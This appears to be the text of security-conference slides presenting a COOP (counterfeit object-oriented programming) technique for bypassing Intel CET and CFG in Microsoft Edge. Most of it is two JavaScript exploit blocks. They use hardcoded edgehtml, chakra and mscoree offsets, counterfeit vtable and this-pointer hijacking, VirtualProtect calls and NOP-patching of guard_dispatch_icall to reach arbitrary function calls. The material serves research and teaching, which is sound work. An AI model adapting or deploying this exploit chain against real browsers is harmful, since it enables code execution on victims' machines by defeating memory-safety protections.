We pretend the browser is compiled with /**CETCOMPAT**

High-Level Exploitation Logic:

1. Leak *this* pointer
2. Write **vfgadgets** in memory
3. Chain them via **Looper** vfgadget
4. Call **LoadLibrary** in order to load **mscore.dll**
5. From **mscore.dll** we invoke **VirtualProtect** (allowed by CFG)
6. We make **guard\_dispatch\_icall** writable and NOP it
7. Now we can call any non-CFG function like **GetComputerNameA**
8. Profit!



# Bypassing CET on MS Edge



```
looper_vfgadget = edgehtmlBase + 0xfa9030; // edgehtml!CTravelLog::UpdateScreenshotStream
loadR8Vfgadget = edgehtmlBase + 0x2dbb10; // edgehtml!CHTMLEditor::IgnoreGlyphs
loadRDXVfgadget = edgehtmlBase + 0x842160; // edgehtml!CCircularPositionFormatFieldIterator::Next
loadRAXRCXVfgadget = edgehtmlBase + 0x2e90b0; // edgehtml!Microsoft::WRL::Details::DelegateArgTrait
storeRDXVfgadget = edgehtmlBase + 0x0057e390 // edgehtml!CBindingURLBlockFilter::SetFilterNotify

COOPbase= bufferAddr + 0x4000
//prompt("COOPbase is:", "0x" + COOPbase.toString(16));
// r8 loader
writePtr(COOPbase, COOPbase+0x10);
writePtr(COOPbase+0x10+0xf8, loadR8Vfgadget); // r8 vfgadget
writePtr(COOPbase+0x130, 0x800); // r8 arg

// rdx loader
writePtr(COOPbase+0x78, COOPbase+0x88); // deref ptrs and offsets for next vfgadgets
writePtr(COOPbase+0x88, COOPbase+0x98);
writePtr(COOPbase+0x98+0xf8, loadRDXVfgadget); // rdx vfgadget
writePtr(COOPbase+0x88+0x20, 0x0); // rdx arg

// rcx and rax loader + call LoadLibraryExWStub
writePtr(COOPbase+0x100, COOPbase+0x148); // deref ptrs and offsets for next vfgadgets
writePtr(COOPbase+0x148, COOPbase+0x158);
writePtr(COOPbase+0x158+0xf8, loadRAXRCXVfgadget);
writePtr(COOPbase+0x158, COOPbase+0x168);
writePtr(COOPbase+0x160, LoadLibraryExWStub); // rax arg
writePtr(COOPbase+0x168, 0x006f00630073006d); // mscoree.dll
writePtr(COOPbase+0x170, 0x002e006500650072);
writePtr(COOPbase+0x178, 0x00000006c006c0064);
writeDword(COOPbase+0x168,0x0073006d) // this is needed to fix the DLL first letter - don't ask

// store RDX (mscoree base addr) into vobject
writePtr(COOPbase+0x148+0x78, COOPbase+0x1d0);
writePtr(COOPbase+0x1d0, COOPbase+0x1e0);
writePtr(COOPbase+0x1e0+0xf8, storeRDXVfgadget);

// store RDX (mscoree base addr) into vobject
writePtr(COOPbase+0x248, COOPbase+0x258);
writePtr(COOPbase+0x258, COOPbase+0x268);
writePtr(COOPbase+0x268+0xf8, storeRDXVfgadget);

// looper
writePtr(fakeVtable + 0xb0, looper_vfgadget);
original_this_ptr_offset = readPtr(this_ptr+0x30); // hijack thisptr+0x30 with COOP gadgets
writePtr(this_ptr+0x30, COOPbase); // hijack thisptr+0x30 with COOP gadgets
writeDword(COOPbase+0x168,0x0073006d);
```



# Bypassing CET on MS Edge



```
// ClrVirtualProtect(this, chakraPageAddress,0x1000,PAGE_READWRITE,pScratchMemory)
// second COOP chain
mscoreeBase      =  readPtr(COOPbase + 0x10); // saves mscoree base address into var
COOPbase2= bufferAddr + 0x5000;

ClrVirtualProtect    = mscoreeBase+0x288d0;
chakra_guard_dispatch_icall = chakraBase+0x5b5310;
chakra_guard_disp_icall_nop = chakraBase+0x2b96a0;
edgehtml_guard_dispatch_icall = edgehtmlBase+0x147fa90;
edgehtml_guard_disp_icall_nop = edgehtmlBase+0x5b60a0
load_all_args_gadget = edgehtmlBase+0xc7f3f0;           //

writePtr(COOPbase2, COOPbase2+0x10);
writePtr(COOPbase2+0x10+0xf8, load_all_args_gadget); // r8 vfgadget
// invoker args vprotect
writePtr(COOPbase2+0x20,COOPbase2+0x48);           // rcx
writePtr(COOPbase2+0x40,COOPbase2);                 // soon to be r9, now stack parameter lpflOldProtec
writePtr(COOPbase2+0x48,COOPbase2+0x300);           // rxax
writePtr(COOPbase2+0x3e8,ClrVirtualProtect);         // rxax
writePtr(COOPbase2+0x28, edgehtml_guard_dispatch_icall); // rdx
writePtr(COOPbase2+0x30, 0x1000);                   // r8
writePtr(COOPbase2+0x38, 0x04);

writePtr(fakeVtable + 0xb0, looper_vfgadget);
writePtr(this_ptr+0x30, COOPbase2); // hijack thisptr+0x30 with COOP gadgets

try{
    dv2.hasitem(0x4242);
}
catch(e){
    console.log('logging the error');
}

// nopping CFG in chakra
writePtr(edgehtml_guard_dispatch_icall, edgehtml_guard_disp_icall_nop);

writePtr(COOPbase2, COOPbase2+0x10);
writePtr(COOPbase2+0x10+0xf8, GetComputerNameA); // r8 vfgadget

writePtr(fakeVtable + 0xb0, looper_vfgadget);
writePtr(this_ptr+0x30, COOPbase2); // hijack thisptr+0x30 with COOP gadgets

try{
    dv2.hasitem(0x4343);
}
catch(e){
    console.log('logging the error');
}
```



Recycle Bin



working\_p...



windbg



windbgscript



working\_poc

9

Command Prompt

C:\Users\admin\Desktop>



# Bypassing Intel CET with Counterfeit Objects (COOP)



**¿PREGUNTAS?  
GALDERAK?**





# Bypassing Intel CET with Counterfeit Objects (COOP)



**¡MUCHAS GRACIAS!  
ESKERRIK ASKO!**